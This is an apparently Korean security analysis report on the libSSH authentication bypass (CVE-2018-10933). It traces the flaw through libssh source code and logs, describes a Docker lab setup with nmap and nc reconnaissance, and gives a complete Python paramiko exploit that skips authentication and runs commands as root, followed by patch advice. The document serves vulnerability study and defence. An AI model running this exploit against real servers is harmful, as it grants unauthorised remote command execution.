libSSH 라이브러리 인증 우회 취약점

(CVE-2018-10933)
분석보고서

2019. 01. 09

Writer : 정수림

1. 개요

libSSH는 C로 작성된 라이브러리로 SSH 프로토콜을 구현하며 클라이언트 및 서버 응용 프로그램을 구현하는데 사용한다. 이 취약점은 패스워드가 없어도 누구나 인증을 완전히 우회하고 취약한 서버를 제한 없이 제어할 수 있도록 허용한다. 해당 취약점은 NCC Group의 Peter Winter Smith에 의해 발견되었다.

2. 영향받는 버전

CVE	취약한 버전	위험도
CVE 2018-10933	libssh version >= 0.6 libssh version < 0.7.6 libssh version < 0.8.4	High


※ GitHub에서 제공하는 LibSSH 라이브러리는 해당 취약점에 영향받지 않음

3. 취약점 분석

취약점은 libSSH 서버 측 코드 내에서 클라이언트 측면의 악의적인 공격자가 인증 프로세스를 건너뛰고 라이브러리에 의해 유지 관리되는 내부 상태 시스템을 인증하도록 설정할 수 있다. 즉 공격자는 SSH 연결이 활성화된 서버가 "SSH2_MSG_USERAUTH_REQUEST"를 기다리고 있을 때 "SSH2_MSG_USERAUTH_SUCCESS" 메시지를 보내기만 하면 자격 증명 없이 성공적으로 인증할 수 있다.

3-1. 정상적인 인증 과정

ID는 “myuser”, Password는 “mypassword”로 접속해 보았다.



처음 서버와 클라이언트가 연결이 활성화되면 서버는 클라이언트로부터 ID와 함께 “SSH2_MSG_USERAUTH_REQUEST” 메시지를 기다리게 된다. 클라이언트에서 ID를 입력하면 서버에서는 해당 프로세서를 처리하는 ssh_packet_process를 통해 ssh_packet_callback default_packet_handlers[]={}에서 ssh_packet_userauth_request를 실행한다. 이후 ssh_auth_reply_default 함수를 통해 인증을 확인하고 password 값을 입력하라는 메시지를 보낸다.

```
[2019/01/06 14:54:32.890097, 3] packet_send2:  packet: wrote [len=28,padding=10,comp=17,payload=17]
[2019/01/06 14:54:35.482960, 3] ssh_packet_socket_callback:  packet: read type 50 [len=44,padding=6,comp=37,payload=37]
[2019/01/06 14:54:35.483040, 3] ssh_packet_process:  Dispatching handler for packet type 50
[2019/01/06 14:54:35.483060, 3] ssh_packet_userauth_request:  Auth request for service ssh-connection, method none for user 'myuser'
[2019/01/06 14:54:35.483095, 3] ssh_auth_reply_default:  Sending a auth failure. methods that can continue: password
```

클라이언트가 ID에 해당하는 Password를 입력하면 서버에서는 ID를 인증한 과정과 마찬가지로 Password도 확인하여 최종 인증 과정을 끝내고 접속 채널을 열게 된다.

```
[2019/01/06 14:54:35.483455, 3] packet_send2:  packet: wrote [len=28,padding=13,comp=14,payload=14]
[2019/01/06 14:54:38.366052, 3] ssh_packet_socket_callback:  packet: read type 50 [len=76,padding=19,comp=56,payload=56]
[2019/01/06 14:54:38.366155, 3] ssh_packet_process:  Dispatching handler for packet type 50
[2019/01/06 14:54:38.366179, 3] ssh_packet_userauth_request:  Auth request for service ssh-connection, method password for user 'myuser'
```

- **ssh_packet_callback default_packet_handlers() 함수**

  경로 : **Libssh\src\packet.c**

```
static ssh_packet_callback default_packet_handlers[]= {
#if WITH_SERVER
  ssh_packet_userauth_request,              // SSH2_MSG_USERAUTH_REQUEST
#else
  NULL,
#endif
  ssh_packet_userauth_failure,              // SSH2_MSG_USERAUTH_FAILURE
  ssh_packet_userauth_success,              // SSH2_MSG_USERAUTH_SUCCESS
  ssh_packet_userauth_banner,               // SSH2_MSG_USERAUTH_BANNER
```

- **ssh_packet_process() 함수** : 서버가 클라이언트와 인증을 하는 과정의 패킷을 처리하게 되는데 여기에서 r에 저장되는 값이 default_packet_handler에서 패킷 유형에 따라 실행되게 된다.

  경로 : **Libssh\src\packet.c**

```
void ssh_packet_process(ssh_session session, uint8_t type){
        while(i != NULL){
                cb=ssh_iterator_value(ssh_packet_callbacks,i);
                i=i->next;
                if(!cb)
                        continue;
                if(cb->start > type)
                        continue;
                if(cb->start + cb->n_callbacks <= type)
                        continue;
                if(cb->callbacks[type - cb->start]==NULL)
                        continue;
                r=cb->callbacks[type - cb->start](session,type,session->in_buffer,cb->user);
                if(r==SSH_PACKET_USED)
                        break;
        }
        if(r==SSH_PACKET_NOT_USED){
                SSH_LOG(SSH_LOG_RARE,"Couldn't do anything with packet type %d",type);
                ssh_packet_send_unimplemented(session, session->recv_seq-1);
        }
}
```

- ssh_packet_userauth_request 패킷 처리 함수

경로 : Libssh\src\messages.c

```
SSH_PACKET_CALLBACK(ssh_packet_userauth_request){
  ssh_message msg = NULL;
  char *service = NULL;
  char *method = NULL;
  int rc;

  (void)user;
  (void)type;

  msg = ssh_message_new(session);
  if (msg == NULL) {
    ssh_set_error_oom(session);
    goto error;
  }
  msg->type = SSH_REQUEST_AUTH;
  rc = ssh_buffer_unpack(packet,
                         "sss",
                         &msg->auth_request.username,
                         &service,
                         &method);

  if (rc != SSH_OK) {
      goto error;
  }

  SSH_LOG(SSH_LOG_PACKET,
      "Auth request for service %s, method %s for user '%s'",
      service, method,
      msg->auth_request.username);
```

- ssh_server_callbacks_struck server_cb={...} : 사용자 password 입력 확인

경로 : libssh\example\ssh_server_fork.c

```
struct ssh_server_callbacks_struct server_cb = {
    .userdata = &sdata,
    .auth_password_function = auth_password,
    .channel_open_request_session_function = channel_open,
};
```

- auth_password() 함수: 입력 받은 비밀번호 확인 후 SSH_AUTH_SUCCESS 리턴

경로 : libssh\example \ssh_server_fork.c

```
static int auth_password(ssh_session session, const char *user,
                         const char *pass, void *userdata) {
    struct session_data_struct *sdata = (struct session_data_struct *) userdata;

    (void) session;

    if (strcmp(user, USER) == 0 && strcmp(pass, PASS) == 0) {
        sdata->authenticated = 1;
        return SSH_AUTH_SUCCESS;
    }

    sdata->auth_attempts++;
    return SSH_AUTH_DENIED;
}
```

- ssh_message_auth_reply_success() 함수 : ssh_auth_reply_success() 함수로 세션 상태를 넘겨준다.

경로 : libssh\src\messages.c

```
int ssh_message_auth_reply_success(ssh_message msg, int partial) {
        if(msg == NULL)
                return SSH_ERROR;
        return ssh_auth_reply_success(msg->session, partial);
}
```


- ssh_auth_reply_success() 함수 : libSSH 세션 상태를 인증 상태로 설정

경로 : libssh\src\server.c

```
int ssh_auth_reply_success(ssh_session session, int partial) {
  int r;

  if (session == NULL) {
          return SSH_ERROR;
  }

  if (partial) {
    return ssh_auth_reply_default(session, partial);
  }

  session->session_state = SSH_SESSION_STATE_AUTHENTICATED;
  session->flags |= SSH_SESSION_FLAG_AUTHENTICATED;
```

서버에서 SSH_SESSION_STATE_AUTHENTICATED 상태에 대한 결과가 성공적으로 완료되면 클라이언트에 성공 메시지로 응답한다.

3-2. 취약한 버전의 서버에서 실행과정




```
root@kali:~# python exploit.py id
uid=0(root) gid=0(root) groups=0(root)

root@kali:~#
```

해당 실행과정에 대해서는 아래의 "취약점 테스트"에서 구체적으로 설명한다.

클라이언트 쪽의 공격자가 해당 공격 파일을 실행하면 ID와 Password에 대한 인증 과정이 따로 없이 바로 ssh_packet_userauth_success 패킷을 바로 처리하여 인증이 성공적으로 되었음을 알려주게 된다.

```
[2019/01/06 15:06:36.215562, 3] ssh_packet_socket_callback:  packet: read type 52 [len=12,padding=10,comp=1,payload=1]
[2019/01/06 15:06:36.215607, 3] ssh_packet_process:  Dispatching handler for packet type 52
[2019/01/06 15:06:36.215622, 3] ssh_packet_userauth_success:  Authentication successful
```

- ssh_packet_callback default_packet_handlers[]={...}

  경로 : libssh\src\packet.c

```
static ssh_packet_callback default_packet_handlers[]= {
#if WITH_SERVER
  ssh_packet_userauth_request,              // SSH2_MSG_USERAUTH_REQUEST
#else
  NULL,
#endif
  ssh_packet_userauth_failure,              // SSH2_MSG_USERAUTH_FAILURE
  ssh_packet_userauth_success,              // SSH2_MSG_USERAUTH_SUCCESS
  ssh_packet_userauth_banner,               // SSH2_MSG_USERAUTH_BANNER
```

SSH2_MSG_USERAUTH_REQUEST 요청은 ssh_packet_userauth_request 기능을 사용할 수 있다. 이 취약점의 악용되는 점은 핸들러를 실행하는 코드로 각 유형에 따라 메시지를 무차별적으로 발송하는 경우 SSH2_MSG_USERAUTH_SUCCESS 요청이 ssh_packet_userauth_success 기능에 들어갈 수 있다는 것이다. 따라서 SSH2_MSG_USERAUTH_SUCCESS 메시지는 클라이언트에서만 처리하기 위한 것인데 서버에서 실행이 되어 문제가 발생 되는 것이다.

- SSH_PACKET_CALLBACK()

  경로 : libssh\src\auth.c

```
SSH_PACKET_CALLBACK(ssh_packet_userauth_success) {
  (void)packet;
  (void)type;
  (void)user;

  SSH_LOG(SSH_LOG_DEBUG, "Authentication successful");
  SSH_LOG(SSH_LOG_TRACE, "Received SSH_USERAUTH_SUCCESS");

  printf("SSH_PACKET_CALLBACK_success!!!!!");
  session->auth.state = SSH_AUTH_STATE_SUCCESS;
  session->session_state = SSH_SESSION_STATE_AUTHENTICATED;
  session->flags |= SSH_SESSION_FLAG_AUTHENTICATED;
```

ssh_packet_userauth_success로 CALLBACK 함수에 들어간 값은 성공적으로 인증 상태로 설정되게 된다. 이후 서버 세션 상태가 SSH_SESSION_STATE_AUTHENTICATED로 설정되면 새 SSH 채널을 만들 때 적용되는 다음 보안 검사가 무시된다.

4. 취약점 테스트

4-1. 환경 구축

-서버 pc

1. 테스트 서버의 OS는 Ubuntu 환경이다.

```
root@ubuntu:/# cat /etc/issue
Ubuntu 18.04 LTS \n \l
```

2. 취약한 버전의 libssh를 설치한다. (https://www.libssh.org/files/0.8/)
   여기에서는 libssh-0.8.3 버전을 사용하였다.

3. 서버를 실행하기 위해 Docker Container를 사용한다. port는 2222이다.

```
root@ubuntu:/# docker container list
   PORTS

   0.0.0.0:2222->22
```

4. Docker를 빌드 후 현재 Listen 상태의 port를 보면 2222번이 있는 것을 확인할 수 있다.

```
root@ubuntu:/# ./build.sh
```

```
root@ubuntu:/# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      494/systemd-resolve
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      12718/cupsd
tcp6       0      0 :::2222                 :::*                    LISTEN      10514/docker-proxy
tcp6       0      0 ::1:631                 :::*                    LISTEN      12718/cupsd
```

-공격자 pc

1. 공격자의 OS는 Kail Linux 환경이다.

```
root@kali:~# uname -a
Linux kali 4.15.0-kali2-amd64 #1 SMP Debian 4.15.11-1kali1
```

2. nmap -sV [server IP] 명령으로 현재 서버의 열린 포트를 확인한다.

```
root@kali:~# nmap -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-08 20:57 EST
Nmap scan report for
Host is up (1.7s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
514/tcp  filtered shell
2222/tcp open     ssh     (protocol 2.0)
1 service unrecognized despite returning data. If you know the service/version, please s
SF-Port2222-TCP:V=7.70%I=7%D=1/8%Time=5C35551A%P=x86_64-pc-linux-gnu%r(NUL
SF:L,16,"SSH-2\.0-libssh_0\.8\.3\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. nc -vvv [server-ip] [port number]로 열려있는 서버의 버전 정보를 확인한다.

```
root@kali:~# nc -vvv [redacted]
[redacted] inverse host lookup failed: Unknown host
(UNKNOWN) [redacted] 2222 (?) open
SSH-2.0-libssh_0.8.3
[redacted]
  Bye Bye sent 0, rcvd 54
```

실행결과 2222 port가 열린 것을 확인할 수 있다.

4. 비밀번호를 모르는 상태에서 접속 시도했을 때 로그인이 불가능하다.

```
root@kali:~# ssh [redacted] -p 2222 -l root
root@[redacted]'s password:
Permission denied, please try again.
```

4-2. 악성 파일 생성

python으로 파일을 생성한다.

```
root@kali:~# vi exploit.py
```


```
#!/usr/bin/python

import sys
import paramiko
import socket

s= socket.socket()
s.connect(("[redacted]",2222))
m=paramiko.message.Message()
t=paramiko.transport.Transport(s)
t.start_client()
m.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)
t._send_message(m)
c=t.open_session(timeout=5)
c.exec_command(sys.argv[1])
out=c.makefile("rb",2048)
output=out.read()
out.close()
print(output)
~
```

4-3. SSH 접속


1. 파일을 실행하여 id 권한을 확인한다.

```
root@kali:~# python exploit.py id
uid=0(root) gid=0(root) groups=0(root)

root@kali:~#
```

2. Passwd 파일 접근을 시도해본다.



3. shadow 파일에 접근을 시도해본다.



5. 대응방안

최신 버전으로 업데이트

libssh version 0.7.6

libssh version 0.8.4

6. 참고자료

[1] Docker 설치

https://blog.cosmosfarm.com/archives/248/%EC%9A%B0%EB%B6%84%ED%88%AC-18-04-%EB%8F%84%EC%BB%A4-docker-%EC%84%A4%EC%B9%98-%EB%B0%A9%EB%B2%95/

[2] libSSH Authentication Bypass Vulnerability Analysis(CVE-2018-10933)

https://paper.seebug.org/724/

[3] cve-2018-10933 libssh authentication bypass

https://github.com/hackerhouse-opensource/cve-2018-10933

[4] libSSH Authentication Bypass Exploit (CVE-2018-10933) Demo

https://www.youtube.com/watch?v=ZSWQjmfcn4g